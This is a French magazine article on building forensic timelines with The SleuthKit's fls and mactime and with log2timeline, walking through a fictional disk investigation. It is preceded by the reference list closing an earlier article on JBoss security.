- les ports autres que HTTP sont également accessibles (4444, 1090, etc.) et non protégés. ■

■ RÉFÉRENCES

[JBoss] <http://docs.jboss.org/jbossas/jboss4guide/r2/html/ch2.chapter.html>

[REDTEAM] https://www.redteam-pentesting.de/publications/2009-11-30-Whitepaper_Whos-the-JBoss-now_RedTeam-Pentesting_EN.pdf

[REDTEAM2] <https://www.redteam-pentesting.de/publications/2010-06-15-JBoss-AS-Deploying-WARs-with-the-DeploymentFileRepository-MBean.pdf>

[SSTIC] https://www.sstic.org/media/SSTIC2010/SSTIC-actes/JBOSS_AS_Exploitation_et_Securisation/SSTIC2010-Article-JBOSS_AS_Exploitation_et_Securisation-dubourguais.pdf

[JMX] <http://docs.oracle.com/javase/6/docs/technotes/guides/jmx/index.html>

[METASPLOIT] http://www.metasploit.com/modules/exploit/multi/http/jboss_maindeployer

[JIMMIX] <http://www.synacktiv.fr/ressources/jimmix-0.1.tar.gz>

[NEWSHSC] <http://www.hsc-news.com/archives/2013/000102.html>

(LOG2)TIME(LINE) IS ON MY SIDE

Guillaume Arcas – guillaume.arcas@sekoia.fr

« Do everything your heart desires, Remember, I'll always be around »
(Rolling Stones)



mots-clés : LOG2TIMELINE / FLS / MACTIME / SLEUTHKIT / AGENTS SPATIO-TEMPORELS

Ce court article est une introduction à l'art de construire et d'exploiter une frise chronologique (« timeline ») dans le cadre d'une investigation numérique. Deux types de timeline sont abordés ainsi que les outils utilisés pour les produire.

1 Introduction

Toutes les histoires ont un début et une fin. Certaines commencent par « Il était une fois dans un pays lointain » et se terminent par « ils vécurent heureux et eurent beaucoup d'enfants ». D'autres commencent par « Il acheta le malware bancaire Forteresse 1.4.5 sur und3rgr0und.ru » et se terminent à 6h00 par une descente d'enquêteurs qui, contrairement à l'ami Ricoré, arrivent sans café ni croissants.

Si au cours des siècles, l'Homme a su maîtriser la dimension spatiale, il reste prisonnier de la dimension temporelle : sa vie, son histoire, ses actions s'inscrivent de manière linéaire et ne vont que dans un sens : du passé vers l'avenir. Fin de la parenthèse philosophique.

Tous ceux qui ont joué au Cluedo le savent : si l'objectif du jeu est de savoir qui, comment et où a été tué le docteur Lenoir, la question « quand » n'est jamais posée tant il peut être ardu d'y répondre.

L'ordre chronologique des faits est un élément essentiel de toute investigation numérique. Reconstituer la chronologie permet de lier de manière logique les artefacts les uns aux autres et permet de distinguer les causes des conséquences.

Dans cet article, nous allons décrire comment construire une frise chronologique (« timeline ») à l'aide des utilitaires de l'excellent The SleuthKit [1] (TSK) et du non moins excellent log2timeline [2].

Nous verrons ainsi comment Valerian et Laureline [3], deux agents du CERT Galaxy, utiliseront deux types de timeline pour analyser l'image du disque d'un ordinateur appartenant à l'ignoble Xombul.

2 Comment mener à bien une analyse temporelle ?

2.1 Déterminer les dates pivot

Si l'on en croit la société Mandiant [4], 63% des incidents de sécurité sont signalés par une source extérieure à l'organisation qui en est victime. Selon la même source, il s'écoule en moyenne 243 jours entre l'intrusion et sa découverte.

Cela signifie que dans le meilleur des cas, il va falloir retracer les 6 derniers mois de la vie d'une ou plusieurs machines compromises à partir d'éléments aussi divers et variés que les artefacts présents sur la machine, les journaux applicatifs des services utilisés par cette machine ou la mémoire des utilisateurs.

Bien entendu, cela suppose que l'entreprise a conservé les journaux applicatifs de ses serveurs mandataires ou de son cache DNS et que ces journaux aient été conservés en respectant la durée minimale légale de rétention (un an). *Oh, and one more thing* : que ces journaux existent !

Cela suppose également que l'on dispose de toutes les données. Or par ces temps nuageux, de plus en plus de traces numériques sont stockées « hors les murs » : sur le mur d'un profil Facebook, dans les méandres de boîtes GMail, etc.

Dans tous ces cas, une des premières tâches sera de trouver une date « pivot ». Une fois cette date déterminée, il faut construire une timeline qui permettra de voir ce qui s'est passé juste avant et juste après celle-ci. Ceci pourra amener à trouver d'autres dates pivot et nous permettre de recommencer l'exercice jusqu'à avoir une parfaite compréhension de la façon dont les événements liés à un incident se sont enchaînés.

Pour positionner un premier pivot, l'analyste a le choix pour la date : date de dernière ouverture de session sur une machine,



d'une remontée d'alerte par un IDS ou un antivirus, de l'appel de l'utilisateur au support informatique pour se plaindre d'une lenteur inhabituelle de sa machine ou de l'affichage de caractères chinois dans une *popup*, ou bien encore la date à laquelle l'organisation a été informée par un service Abuse ou un CERT de nuisances provenant de son réseau (*spam*, attaque virale, DDoS, etc.).

Fort de ce premier pivot qui lui servira de point de départ, l'analyste pourra construire sa première timeline.

2.2 Timestamp et fuseaux horaires

Toutes les données ont ou peuvent être associées à un horodatage (*timestamp*) :

- Pour des fichiers et des répertoires, il s'agit des dates de création, de modification, d'effacement, d'accès ;
- Les éléments extraits d'une image mémoire eux aussi possèdent des attributs temporels qui pourront compléter, confirmer ou infirmer des hypothèses constituées à partir de l'analyse des éléments précédents.
- Pour des applications, en plus des éléments liés à leurs propres fichiers, il s'agit des journaux (*logs*) qui contiendront, entre autres, les traces horodatées des accès réseau.
- Les fichiers de capture d'activités réseau contiendront eux aussi des indications temporelles précieuses pour l'analyse.

Dans un monde idéal (ou un régime totalitaire...), tous ces éléments seront mis à profit. Toujours dans un monde idéal, tous les points de collectes (postes de travail, serveurs, etc.) ont leur horloge interne synchronisée à partir d'une référence fiable.

Notons enfin que si l'on peut – et doit – faire l'hypothèse que des techniques de camouflage auront été utilisées sur une machine compromise pour fausser certaines dates (« *timestomp* »), un attaquant aura rarement le loisir de modifier les dates sur tous les composants d'une chaîne « poste de travail – réseau – serveur distant ».

2.3 Faire du tri

La quantité de données prises en compte dans une timeline est souvent phénoménale et leur analyse *in extenso* inenvisageable.

Le tri de ces données est un facteur décisif. Il peut s'effectuer sur la base des dates pivot, comme dit précédemment, associées à d'autres critères tels que des mots-clés, des empreintes MD5 de fichiers connus. Certains outils sont capables d'utiliser des listes de mots-clés à inclure ou exclure afin de réduire le volume de données final.

3 Timeline Filesystem

Le système de fichiers est une bonne source d'informations. La vénérable boîte à outils The Coroner's Toolkit (TCT) de Dan Farmer et Wietse Venema fournissait déjà en son temps (1999) deux utilitaires - mactime et grave-robbet – capables de collecter les timestamps d'un système de fichiers.

Pour commencer simplement, nous allons construire notre première timeline à partir des informations collectées depuis une image disque non montée. Nous nous appuierons sur l'aide fournie par fls et mactime, deux utilitaires fournis par l'excellent TSK.

La construction de la timeline se fait en deux étapes.

La première consiste à collecter les données relatives aux différents objets du système de fichiers et à les stocker dans un « *corpus* », fichier qui servira de référence et que nous appellerons arbitrairement « *bodyfile* ». Les objets pris en compte dans ce corpus seront les fichiers - au sens Unix du terme, ce qui inclut les répertoires, les tubes, etc. - les fichiers effacés dont la structure existe encore même si leur contenu n'est plus directement accessible et les *inodes* non alloués. Ce dernier terme désigne ceux qui contiennent des données de fichiers effacés, y compris quand la structure de ces fichiers n'existe plus (on parle aussi de fichiers orphelins).

La seconde étape consiste à construire la timeline à partir du corpus. Pour cela, les dates sont traduites dans un format « humain » et les éléments disponibles triés. Il est aussi possible à cette étape de ne traiter qu'une partie du corpus quand on connaît l'intervalle de temps durant lequel se sont produits les événements relatifs à l'incident.

L'utilitaire fls liste les noms de fichiers et les répertoires contenus sur une partition, y compris ceux qui ont été effacés. Cet utilitaire est utilisé généralement pour trouver le numéro d'*inode* d'un fichier, ce qui permet, quand celui-ci a été effacé, d'en récupérer le contenu sous certaines conditions. Il présente l'avantage de supporter plusieurs types de systèmes de fichiers et de pouvoir être lancé sur des images disque Windows, Linux ou même Apple. Pour construire une timeline nous allons exploiter les capacités de fls et collecter pour chaque fichier et répertoire les informations suivantes :

- type de fichier ;
- numéro de l'*inode* ;
- nom du fichier ;
- date de dernière modification ;
- date de dernier accès ;
- date de dernier changement ;
- date de création ;
- taille ;
- identifiant du propriétaire (uid) et du groupe (gid).



Les options suivantes seront utilisées :

- **-l** : affiche les informations relatives à un élément dans un format long (c'est-à-dire toutes les informations listées précédemment).
- **-r** : parcourt une partition de façon récursive.
- **-m mount** : affiche les dates dans un format compatible avec l'utilitaire mactime que nous utiliserons pour construire notre timeline. L'argument « mount » sera utilisé comme préfixe pour chaque élément. Par exemple, pour la partition principale d'un système Windows, « mount » sera égal à « C : ». Pour un système Unix, « mount » sera égal à « / ».

La commande complète à exécuter pour cette première étape est la suivante :

```
fls -l -r -m C : /dev/sdb1 > bodyfile
```

Nous redirigeons la sortie dans un fichier qui servira de « corpus » de référence et que nous appelons arbitrairement « bodyfile ».

Les premières lignes d'un fichier « corpus » pour une partition Windows ressemblent à ceci :

```
0|C:/$AttrDef|4-128-4|r/rr-xr-  
xr-x|48|0|2560|1365177912|1365177912|1365177912  
0|C:/$BadClus|8-128-2|r/rr-xr-  
xr-x|0|0|0|1365177912|1365177912|1365177912  
0|C:/$BadClus:$Bad|8-128-1|r/rr-xr-  
xr-x|0|0|32105295872|1365177912|1365177912|1365177912  
0|C:/$Bitmap|6-128-4|r/rr-xr-  
xr-x|0|0|979776|1365177912|1365177912|1365177912  
0|C:/$Boot|7-128-1|r/rr-xr-  
xr-x|48|0|8192|1365177912|1365177912|1365177912
```

Pour un système de fichiers Unix, elles ressemblent à cela :

```
0|/var/3|d/drwxr-xr-x|0|0|512|1126414774|1126414774|1126414774|0  
0|/bsd|4|r/rrw-r--r--|0|0|528|0|94|1126537681|1126415146|1126415146|0  
0|/bsd.rd|5|r/rrw-r--r--|0|0|4658297|1126415146|1126415151|1126415151|0  
0|/altroot|6|d/drwxr-xr-x|0|0|512|1126471317|1126386926|1126415278|0  
0|/bin|7|d/drwxr-xr-x|0|0|1024|1126471317|1126387125|1126415278|0  
0|/bin|[|8|r/rr-xr-xr-x|0|7|72128|1126387125|1126415156|0  
0|/bin/cat|9|r/rr-xr-xr-x|0|7|84928|1126537546|1126387100|1126415151|0  
0|/bin/chgrp|10|r/rr-xr-xr-x|0|7|170528|1126537704|1126387101|1126415158|0
```

Les champs sont séparés par le caractère « | » et présentent les informations suivantes :

```
MD5|name|inode|mode_as_string|UID|GID|size|atime|mtime|ctime|crtim
```

Ce format est hérité de The Coroner Toolkit, ce qui explique la présence d'un champ MD5. TSK n'est cependant pas capable de calculer cette empreinte. Le premier champ d'un corpus sera donc toujours égal à zéro.

Le troisième champ présente le numéro d'inode. Dans l'exemple Unix, on constate que ce numéro s'incrémenter d'un en un pour chaque ligne : cela correspond très vraisemblablement à l'installation du système d'exploitation. Le premier inode a comme valeur « 3 » et non « 0 » ou « 1 » comme on serait en droit de s'y attendre. Cela est dû au fait que les valeurs 0, 1 et 2 ont des usages réservés sous Unix. Le premier inode créé sera ainsi toujours égal à « 3 ».

Le champ **mode_as_string** indique le type de fichier et ses droits séparés par un « / ».

Les types de fichiers possibles sont les suivants :

- **-** : inconnu, non déterminé ;
- **r** : fichier ;
- **d** : répertoire ;
- **c** : périphérique de type caractère ;
- **b** : périphérique de type bloc ;
- **l** : lien symbolique ;
- **p** : tube nommé ;
- **s** : *shadow* ;
- **h** : *socket*.

Quant au dernier champ, il présente la date de création de l'élément concerné... quand elle est disponible, ce qui dépend étroitement du type de système de fichiers. Cette date est disponible pour les systèmes FAT et NTFS, elle ne l'est pas pour les systèmes Ext2/3. Notez que d'autres dates existent, mais ne sont pas prises en compte par fls : Ext2/3 stocke ainsi la date d'effacement d'un fichier et NTFS stocke d'autres dates dans la structure **\$FILE_NAME**.

Dernière note sur fls : on peut exécuter cette commande sur un système en marche. Cela permet de contourner un éventuel *rootkit* sans pour autant modifier les dates (notamment la date de dernier accès) des fichiers.

L'étape suivante consiste à traduire certaines informations du corpus, notamment les données d'horodatage, dans un format lisible par un utilisateur humain.

En effet, certains éléments, notamment ceux liés au type de système de fichiers, sont « calés » sur leur propre référence temporelle. Les systèmes de fichiers de type Ext2 ou Ext3 utilisent la référence EPOCH. Les timestamps sont donc exprimés en nombre de secondes écoulées depuis le 1er janvier 1970 00h00 GMT.

Pour des raisons relativement obscures, la date « origine » pour NTFS a été fixée au 1er janvier 1601 à 12h00 UTC. Les adeptes des théories complotistes vous diront que Bill Gates a réalisé le rêve de H.G. Wells et que la machine à remonter le temps tourne sous Windows. Les ingénieurs de Microsoft rétorqueront que le 1er janvier 1601 est simplement le début du cycle du calendrier grégorien au moment de la sortie de Windows NT.

Quant au bon vieux système FAT, il utilise la date locale comme référence d'horodatage sans même tenir compte du fuseau horaire.

Pour mettre un peu d'ordre dans tout cela, nous utilisons la commande mactime, également fournie par l'excellent TSK.

Cette commande produit une timeline au format ASCII à partir de notre corpus.

Sa syntaxe la plus simple est la suivante :

```
mactime -b bodyfile
```



Lancée ainsi sans argument autre que celui désignant le fichier à traiter, mactime va lire l'ensemble du corpus et en afficher le contenu dans un format « user-friendly », ce de la première ligne à la dernière.

L'intérêt de construire une timeline intégrale – c'est-à-dire : du premier élément au dernier – d'une image disque ou d'une partition peut être très limité, tant le nombre d'éléments est important.

Pour information, une timeline intégrale construite après la simple installation de Windows 7 Professionnel contient 216343 lignes !

L'option **-z** spécifie le fuseau horaire de l'image. La liste des fuseaux est disponible en lançant la commande :

```
mactime -z list
```

Xombul ayant été aperçu pour la dernière fois à Paris du côté de Chatelet [7], le fuseau horaire de Paris est sélectionné.

Si l'on souhaite ne traiter qu'une partie du corpus, il faut spécifier un intervalle de date :

```
mactime -z Europe/Paris -b bodyfile 2013-04-01..2013-04-15
```

Seules les entrées correspondant aux 15 premiers jours du mois d'avril seront intégrées à la timeline.

Voici quelques lignes d'une timeline produite par mactime :

```
$ head -10 xombul-bodyfile-mactime
Sat Feb 27 1982 21:42:25          0 ...c. r/rrwxrwxrwx 0      0    22573-128-1
C:/Users/Xombul/AppData/Local/Microsoft/Feeds Cache/JB060I2P/fwlink[1]
Fri Mar 05 1982 09:25:10          0 ...c. r/rrwxrwxrwx 0      0    22586-128-1
C:/Users/Xombul/AppData/Local/Microsoft/Feeds Cache/FH2H93ND/fwlink[1]
          0 ...c. r/rrwxrwxrwx 0      0    22586-128-1
C:/Windows/servicing/Packages/Microsoft-Windows-BLB-Client-Package-31bf3856ad364e35~
amd64-en-US-6.1.7600.16385.cat (deleted-realloc)
Fri May 30 2008 23:05:37   17316 ...b r/rrwxrwxrwx 0      0    23006-128-4
C:/Windows/SoftwareDistribution/Download/d636b03d3557f33e6b92b51a894ee6875cf89991
Wed Jun 10 2009 22:30:41   481792 .a.b r/rrwxrwxrwx 0      0    25857-128-3
C:/Windows/System32/ieapfltr.dll
          481792 .a.b r/rrwxrwxrwx 0      0    25857-
128-3 C:/Windows/winsxs/amd64_microsoft-windows-ie-antiphishfilter_31bf3856ad36
4e35_8.0.7600.16385_none_72414f35fc718b5d/ieapfltr.dll
Wed Jun 10 2009 22:30:42   3698584 ma.b r/rrwxrwxrwx 0      0    25856-128-3
C:/Windows/System32/ieapfltr.dat
          3698584 ma.b r/rrwxrwxrwx 0      0    25856-
128-3 C:/Windows/winsxs/amd64_microsoft-windows-ie-antiphishfilter_31bf3856ad36
4e35_8.0.7600.16385_none_72414f35fc718b5d/ieapfltr.dat
          4049 m... r/rrwxrwxrwx 0      0    35802-128-4
C:/Windows/System32/migwiz/replacementmanifests/dhcpclientd11-repl.man
          4049 m... r/rrwxrwxrwx 0      0    35802-128-
4 C:/Windows/winsxs/amd64_microsoft-windows-m..replacementmanifests_31bf3856ad36
4e35_6.1.7601.17514_none_5a1a617d021715d/dhcpclientd11-repl.man
```

Lorsque plusieurs événements se sont produits au même moment, mactime n'affiche la date que pour le premier :

```
Tue Jul 14 2009 07:32:39     80 ...b r/rrwxrwxrwx 0      0    14656-128-1
C:/Program Files/Windows Sidebar/settings.ini
          65 ...b r/rr-xr-xr-x 0      0    17638-128-1
C:/Windows/Downloaded Program Files/desktop.ini
          26040 ...b r/rrwxrwxrwx 0      0    18010-128-4
C:/Windows/Fonts/GlobalMonospace.CompositeFont
```

26489 ...b r/rrwxrwxrwx 0	0	18012-128-4
C:/Windows/Fonts/GlobalSansSerif.CompositeFont		
29779 ...b r/rrwxrwxrwx 0	0	18014-128-4
C:/Windows/Fonts/GlobalSerif.CompositeFont		
43318 ...b r/rrwxrwxrwx 0	0	18016-128-4
C:/Windows/Fonts/GlobalUserInterface.CompositeFont		

Tous ces fichiers ont été créés (...b) au même moment.

Il est donc non seulement possible mais surtout opportun de ne prendre en compte que les lignes correspondant à un espace de temps donné, afin de limiter la sortie aux seuls éléments intéressants. La détermination des dates pivot prend ici tout son sens et toute son importance.

Il est également possible de produire une sortie au format CSV si l'on souhaite utiliser un tableur comme Excel ou LibreOffice Calc pour travailler sur la timeline ainsi produite.

La commande suivante produira une timeline au format csv (**-d**) ne contenant que les éléments correspondants aux mois de septembre et d'octobre 2011 pour le fuseau horaire de Paris :

```
mactime -b bodyfile 2011-09-01..2011-10-30 -z MEZ-1MESZ -d
```

Voici un extrait de cette timeline :

```
Date,Size,Type,Mode,UID,GID,Meta,File Name
Sat Feb 27 1982 21:42:25,0,...c.,r/rrwxrwxrwx,0,0,22573-128-1,"C:/Users/Xombul/
AppData/Local/Microsoft/Feeds Cache/JB060I2P/fwlink[1]"
Fri Mar 05 1982 09:25:10,0,...c.,r/rrwxrwxrwx,0,0,22586-128-1,"C:/Users/Xombul/
AppData/Local/Microsoft/Feeds Cache/FH2H93ND/fwlink[1]"
Fri Mar 05 1982 09:25:10,0,...c.,r/rrwxrwxrwx,0,0,22586-128-1,"C:/Windows/
servicing/Packages/Microsoft-Windows-BLB-Client-Package-31bf3856ad364e35~amd64~en-
US-6.1.7600.16385.cat (deleted-realloc)"
Fri May 30 2008 23:05:37,17316,...b,r/rrwxrwxrwx,0,0,23006-128-4,"C:/Windows/
SoftwareDistribution/Download/d636b03d3557f33e6b92b51a894ee6875cf89991"
Wed Jun 10 2009 22:30:41,481792,.a.b,r/rrwxrwxrwx,0,0,25857-128-3,"C:/Windows/
System32/ieapfltr.dll"
Wed Jun 10 2009 22:30:41,481792,.a.b,r/rrwxrwxrwx,0,0,25857-128-4,"C:/Windows/
winsxs/amd64_microsoft-windows-ie-antiphishfilter_31bf3856ad364e35_8.0.7600.16385_
none_72414f35fc718b5d/ieapfltr.dll"
```

Les fichiers effacés sont marqués par la chaîne « (deleted) » affichée après leur nom :

```
1740-128-3 C:/ProgramData/Microsoft/RAC/Tmp/sqlDEA.tmp (deleted)
```

Quand un fichier a été effacé et que son inode a été réattribué, la chaîne « (deleted-realloc) » est ajoutée à son nom. Enfin, les fichiers orphelins sont rangés dans un répertoire virtuel (au sens où il n'existe pas sur l'image disque) nommé **\$OrphanFiles**.

Il ne restera plus alors qu'à réitérer ces deux étapes pour chaque machine entrant dans le périmètre de l'incident et à analyser chaque timeline à l'aide d'un logiciel comme Excel ou LibreOffice.

4 Supertimeline

Nous avons vu comment une *timeline Filesystem* retrace la vie d'une machine dans ses grandes lignes. Ce type de timeline présente aussi l'intérêt d'être rapide à construire.



Cependant, il existe de très nombreuses autres sources d'informations qui peuvent utilement être exploitées dans une timeline. Citons dans le désordre et de manière non exhaustive : les clés de registre Windows, l'historique des navigateurs Internet, les fichiers de log et les fichiers Event Windows, la mémoire, des traces réseau.

Log2timeline est un des outils qui permettent d'agréger les informations issues du système de fichiers et celles extraites des sources citées ci-dessus afin de construire une « supertimeline ».

Comme pour une timeline filesystem, la construction d'une *supertimeline* se fait en deux étapes. La première consiste, à l'aide de log2timeline, à collecter les données pertinentes. La seconde, à l'aide de la commande **l2t_process**, consiste à trier les données collectées.

À la différence d'une timeline filesystem, une supertimeline requiert que l'image disque soit montée – en lecture seule.

4.1 Log2timeline Perl Edition

Log2timeline a été développé à l'origine en Perl par Kristinn Guðjónsson après une discussion avec Rob Lee, instructeur pour le SANS Institute.

Le développement de la version Perl de log2timeline s'est arrêté à la version 0.65. Le projet s'est ensuite fondu dans Plaso [5], qui est une réécriture complète du *framework* en Python.

Cependant, Plaso étant encore « jeune », nous présentons la version 0.65 de log2timeline.

Log2timeline est un outil qui permet la création de timelines enrichies, c'est-à-dire combinant des données extraites du système de fichiers – comme vu précédemment – et des données tirées des autres sources mentionnées ci-dessus.

L'installation de log2timeline peut s'avérer délicate, certains modules Perl n'étant pas proposés par les solutions de « packaging » courantes. Une solution rapide consiste à utiliser la distribution SIFT [6] du SANS Institute qui contient log2timeline et log2timeline-sift. La principale différence entre les deux versions étant que log2timeline-sift prend une image disque en entrée alors que log2timeline s'exécute sur une image disque montée (en lecture seule).

Log2timeline se présente comme un framework construit autour d'un « moteur » alimenté par des « plugins ».

Les plugins sont des modules spécialisés dans le traitement de types de données particuliers. Par exemple, il existe des plugins pour extraire les données propres aux navigateurs Internet courants (Internet Explorer, Firefox, Opera, etc.), d'autres pour traiter la base de registre Windows, d'autres encore pour traiter les EventLogs.

Une des forces de log2timeline réside dans le fait qu'il est possible d'appeler tous les *plugins* en une seule passe – ce qui prend du temps et peut produire

un très volumineux fichier de sortie – ou unitairement, les uns après les autres, en enrichissant à chaque fois le fichier de sortie.

La liste des modules disponibles est affichée par la commande suivante :

```
$ /usr/local/bin/log2timeline -f list
```

Name	Ver.	Description
altiris	0.1	Parse the content of an XeXAMInventory or AeXProcessList log file
analog_cache	0.1	Parse the content of an Analog cache file
apache2_access	0.3	Parse the content of a Apache2 access log file
apache2_error	0.2	Parse the content of a Apache2 error log file
chrome	0.3	Parse the content of a Chrome history file
encase_dirlisting	0.2	Parse the content of a CSV file that is exported from FTK Imager (dirlisting)
evt	0.2	Parse the content of a Windows 2k/XP/2k3 Event Log
evtx	0.5	Parse the content of a Windows Event Log File (EVTX)
exif	0.4	Extract metadata information from files using ExifTool
ff_bookmark	0.3	Parse the content of a Firefox bookmark file
ff_cache	0.4	Parse the content of a Firefox _CACHE_00[123] file
firefox2	0.3	Parse the content of a Firefox 2 browser history
firefox3	0.8	Parse the content of a Firefox 3 history file
ftk_dirlisting	0.3	Parse the content of a CSV file that is exported from FTK Imager (dirlisting)
generic_linux	0.3	Parse content of Generic Linux logs that start with MMM DD HH:MM:SS
iehistory	0.8	Parse the content of an index.dat file containing IE history
iis	0.5	Parse the content of a IIS W3C log file
isatxt	0.4	Parse the content of a ISA text export log file
jp_ntfs_change	0.1	Parse the content of a CSV output file from JP (NTFS Change Log)
12t_csv	0.1	Parse the content of a body file in the 12t CSV format
ls_quarantine	0.1	Parse the content of a LSQuarantineEvents database
mactime	0.6	Parse the content of a body file in the mactime format
mcafee	0.3	Parse the content of log files from McAfee AV engine
mcafeefireup	0.1	Parse the content of an XeXAMInventory or AeXProcessList log file
mcafeehe1	0.1	Parse the content of a McAfee HIPS event.log file
mcafeehs	0.1	Parse the content of a McAfee HIPShield log file
mft	0.1	Parse the content of a NTFS MFT file
mssql_errlog	0.2	Parse the content of an ERRORLOG file produced by MS SQL server
ntuser	1.0	Parses the NTUSER.DAT registry file
openvpn	0.1	Parse the content of an openVPN log file
opera	0.2	Parse the content of an Opera's global history file
oxml	0.4	Parse the content of an OpenXML document (Office 2007 documents)
pcap	0.5	Parse the content of a PCAP file
pdf	0.3	Parse some of the available PDF document metadata
prefetch	0.7	Parse the content of the Prefetch directory
proftpd_xferlog	0.1	Parse the content of a ProFTPD xferlog log file
recycler	0.6	Parse the content of the recycle bin directory
restore	0.9	Parse the content of the restore point directory
safari	0.3	Parse the contents of a Safari History.plist file
sam	0.1	Parses the SAM registry file
security	0.1	Parses the SECURITY registry file
selinux	0.1	Parse the content of SELinux audit log files
setupapi	0.6	Parse the content of the SetupAPI log file in Windows XP
skype_sql	0.1	Parse the content of a Skype database
software	0.1	Parses the SOFTWARE registry file
sol	0.5	Parse the content of a .sol (LSO) or a Flash cookie file



```

squid 0.5 Parse the content of a Squid access log (http_
(emulate off)
symantec 0.1 Parse the content of a Symantec log file
syslog 0.2 Parse the content of a Linux Syslog log file
system 0.1 Parses the SYSTEM registry file
tln 0.5 Parse the content of a body file in the TLN format
urlsnarf 0.1 Parse the content of an URLSnarf log file
utmp 0.1 Parse the content of Linux wtmp/wtmpx/btmp files
volatility 0.2 Parse the content of a Volatility output files
(psscan2,
(sockscan2, ...)
win_link 0.7 Parse the content of a Windows shortcut file (or a
link file)
wmiprov 0.2 Parse the content of the wmicprov log file
xpfirewall 0.4 Parse the content of a XP Firewall log

```

Plusieurs modules peuvent être regroupés dans une liste. Une liste est un simple fichier suffixé par « .lst » et qui contient la liste, à raison d'un par ligne, des modules que l'on souhaite lancer conjointement. Par exemple, lorsque l'on utilise le paramètre « -f win7 », on appelle la liste de modules contenus dans le fichier « win7.lst » (ce fichier se trouve dans le répertoire des modules Perl de log2timeline). Cette liste contient, entre autres, les modules evtx, iehistory, pdf, prefetch, recycler, restore, ntuser, software, system, sam, mft, security.

Les principales options de log2timeline sont les suivantes :

- **-o** : spécifie le format des données produites ; par défaut elles sont stockées au format CSV. La liste des formats supportés est affichée à l'aide de l'option **-o list**. On notera dans cette liste la présence du format SQLite :

```
log2timeline -o list
```

	Name	Version	Description
beedocs	0.2	Output timeline using tab-delimited file to import into BeeDocs	
Format (CEF)	cef	0.3 Output timeline using the ArcSight Common Event Format (CEF)	
CFTL	cftl	0.7 Output timeline in a XML format that can be read by CFTL	
file	csv	0.7 Output timeline using CSV (Comma Separated Value)	
	mactime	0.7 Output timeline using mactime format	
format	mactime_1	0.7 Output timeline using legacy version of the mactime format (version 1.x and 2.x)	
	serialize	0.1 Save the output using a serialized object.	
a SIMILE widget	simile	0.5 Output timeline in a XML format that can be read by a SIMILE widget	
	sqlite	0.9 Output timeline into a SQLite database	
	tab	0.2 Output timeline using TDV (Tab Delimited Value) file	
	tln	0.7 Output timeline using H. Carvey's TLN format	
	tlrx	0.2 Output timeline using H. Carvey's TLN format in XML	

- **-z** : spécifie le fuseau horaire paramétré sur le système analysé ; cette option permet d'homogénéiser les horodatages propres aux objets traités sur l'image.
- **-Z** : spécifie le fuseau horaire dans lequel on souhaite exprimer les dates ; cela permet, par exemple, de

produire des données dans un fuseau horaire différent de celui du système. Par défaut, la valeur passée à l'argument **-z** est utilisée.

- **-name host** : cette option renseigne un champ **Host** qui contient le nom de la machine analysée, ce qui permet d'agréger en une seule timeline les données de plusieurs machines quand un incident implique plusieurs systèmes.

La commande que nous lançons est la suivante :

```
/usr/local/bin/log2timeline -r -z Europe/Paris -p -f win7 /mnt/ -w
xombul-supertimeline.csv
```

Il faut alors s'armer de patience jusqu'à la fin de l'exécution du script. À titre d'indication, la production du fichier **xombul-supertimeline.csv** a pris près d'une heure sur un ordinateur assez récent (core i7 / 8 Go de RAM, Ubuntu 12.04 64bit) pour l'analyse d'un « petit » système : image disque de 30 Go dont 12 occupés. Le fichier CSV produit fait 364 Mo pour 920694 lignes.

Si vous n'êtes vraiment pas pressé, vous pouvez demander à log2timeline de calculer et d'intégrer au corpus l'empreinte MD5 de chaque fichier en ajoutant l'option **-c**. Le corpus ainsi produit ressemblera à ceci :

```

date,time,timezone,MACB,source,sourcetype,type,user,host,short,desc,
version,filename,inode,notes,format,extra
04/05/2013,18:05:12,Europe/Paris,MACB,FILE,NTFS $MFT,$SI [MACB]
time,-,XOMBUL-STATION,$MFT,$MFT,2,$MFT,0, ,Log2t::input::mft,md5:
d41d8cd98f00b204e9800998ecf8427e
04/05/2013,18:05:12,Europe/Paris,MACB,FILE,NTFS $MFT,$SI [MACB]
time,-,XOMBUL-STATION,$MFTMirr,$MFTMirr,2,$MFTMirr,1,
,Log2t::input::mft,md5: cd3ea55b80053d9adadae40a532ed5b6
04/05/2013,18:05:12,Europe/Paris,MACB,FILE,NTFS $MFT,$SI [MACB]
time,-,XOMBUL-STATION,$LogFile,$LogFile,2,$LogFile,2,
,Log2t::input::mft,md5: cd3ea55b80053d9adadae40a532ed5b6
04/05/2013,18:05:12,Europe/Paris,MACB,FILE,NTFS $MFT,$SI [MACB]
time,-,XOMBUL-STATION,/Volume,$Volume,2,$Volume,3,
,Log2t::input::mft,md5: cd3ea55b80053d9adadae40a532ed5b6
04/05/2013,18:05:12,Europe/Paris,MACB,FILE,NTFS $MFT,$SI [MACB]
time,-,XOMBUL-STATION,$AttrDef,$AttrDef,2,$AttrDef,4,
,Log2t::input::mft,md5: cd3ea55b80053d9adadae40a532ed5b6

```

Les empreintes MD5 pourront être utilement exploitées pour éliminer les lignes correspondant aux fichiers connus et sains en croisant les informations du corpus avec celles obtenues de listes comme celle fournie par la NSRL. Elles permettront aussi de remarquer tout changement intervenu dans un fichier.

L'étape suivante consiste à trier ce fichier CSV.

4.2 l2t_process

l2t_process est un autre script Perl fourni avec log2timeline.

Il prend en entrée le fichier CSV produit par log2timeline et en argument au moins un intervalle de date exprimé sous la forme MM-DD-YYYY (mois, jour, année).

Dans sa forme la plus simple, la commande se présente comme ceci :



13:09:49 Europe/Paris M.C. FILE	/Windows/Prefetch/EXPLORER.EXE-A80E4F97.pf
13:09:51 Europe/Paris M.C. FILE	/Windows/Prefetch/AgCx_SC4.db
13:09:55 Europe/Paris MAC. FILE	/Users/Xombul/AppData/Roaming/Microsoft/Windows/Recent/PI230*1.LNK
13:09:55 Europe/Paris MACB EVT	Event ID System/Microsoft-Windows-Application-Experience:206
13:09:55 Europe/Paris MACB REG	Recently opened file of extension: .rar - value: PI2.3.0.rar
13:09:55 Europe/Paris MACB REG	Recently opened file of extension: Folder - value: T*******chargements
13:09:55 Europe/Paris M.C. FILE	/Users/Xombul/AppData/Roaming/Microsoft/Windows/Recent/AutomaticDestinations/4975d6798a\
13:09:55 Europe/Paris MAC. FILE	/Users/Xombul/AppData/Roaming/Microsoft/Windows/Recent/T*******chargements.lnk
13:09:55 Europe/Paris MACB REG	[Program Files] [X86] %ProgramFiles% (%SystemDrive%\Program Files%)/7-Zip/7zFM.exe
13:09:56 Europe/Paris MACB REG	CMI>CreateHive{0297523D-E529-4E42-8BE7-E1AA8C063C84}/Policy/Accounts/S-1-5-21-2492542757-
